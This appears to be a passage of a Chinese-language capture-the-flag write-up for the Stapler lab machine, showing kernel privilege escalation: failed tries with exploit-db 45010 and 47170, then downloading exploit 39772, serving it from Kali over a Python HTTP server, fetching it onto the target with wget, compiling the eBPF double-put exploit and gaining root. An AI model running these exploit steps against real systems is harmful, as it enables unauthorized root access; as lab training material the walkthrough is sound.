
```
┌──(root㉿kali)-[~/host/stapler]
└─# scp SHayslett@192.168.65.239:/initrd.img.old .
-----------------------------------------------------------------
~          Barry, don't forget to put a message here
-----------------------------------------------------------------
SHayslett@192.168.65.239's password:
initrd.img.old

┌──(root㉿kali)-[~/host/stapler]
```

用 wireshark 分析失敗，不是封包文件

用版本漏洞提權

第一次用 https://www.exploit-db.com/exploits/47170 無法編譯

第二次用 45010，成功編譯，但提權失敗 https://www.exploit-db.com/exploits/45010



```
SHayslett@red:/var/crash$ ls
45010.c  pwn
SHayslett@red:/var/crash$ ./pwn
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsec
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
```

----

kail>searchsploit linux kernel ubuntu 16.04
https://www.exploit-db.com/
nttps://www.seebug.org/

[1]下載工具

searchsploit -m 39772 //顯示該編號對應的網址

https://www.exploit-db.com/exploits/39772

程式碼有說明如何使用，底下有 github(gitlab)網址，wget 下載程式碼

wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip

得到 39772.zip，unzip 解壓，解壓後得 39772，裡面有 tar 包

[2]在 kali 中搭建一個簡易 HTTP 服務器

python -m http.server 8088

[3]在靶機(stapler)把代碼下載到本地


ssh 登入 Shayslett，cd 到/tmp

```
wget    http://192.168.65.128:8088/39772.zip

unzip    39772.zip

cs    39772 並解壓 exploit.tar

cd    ebpf_mapfd_doubleput_exploit

./compile.sh    //運行腳本文件
```

多出 doubleput

```
./ doubleput
```

成功得到 root



```
root@red:/root# cat flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          .-'''''-.
                          |'_____'|
                          |-.....-|
                          |       |
                          |       |
        _,'._             |       |
    __.o`   o`"-.         |       |
 .-O o `"-.o   O )_,._    |       |
( o   O  o )--.-"`O   o"-.`'_____'`
 '________'  (   o  O    o)
              `__________`
b6b545dc11b7a270f4bad23432190c75162c4a2b
```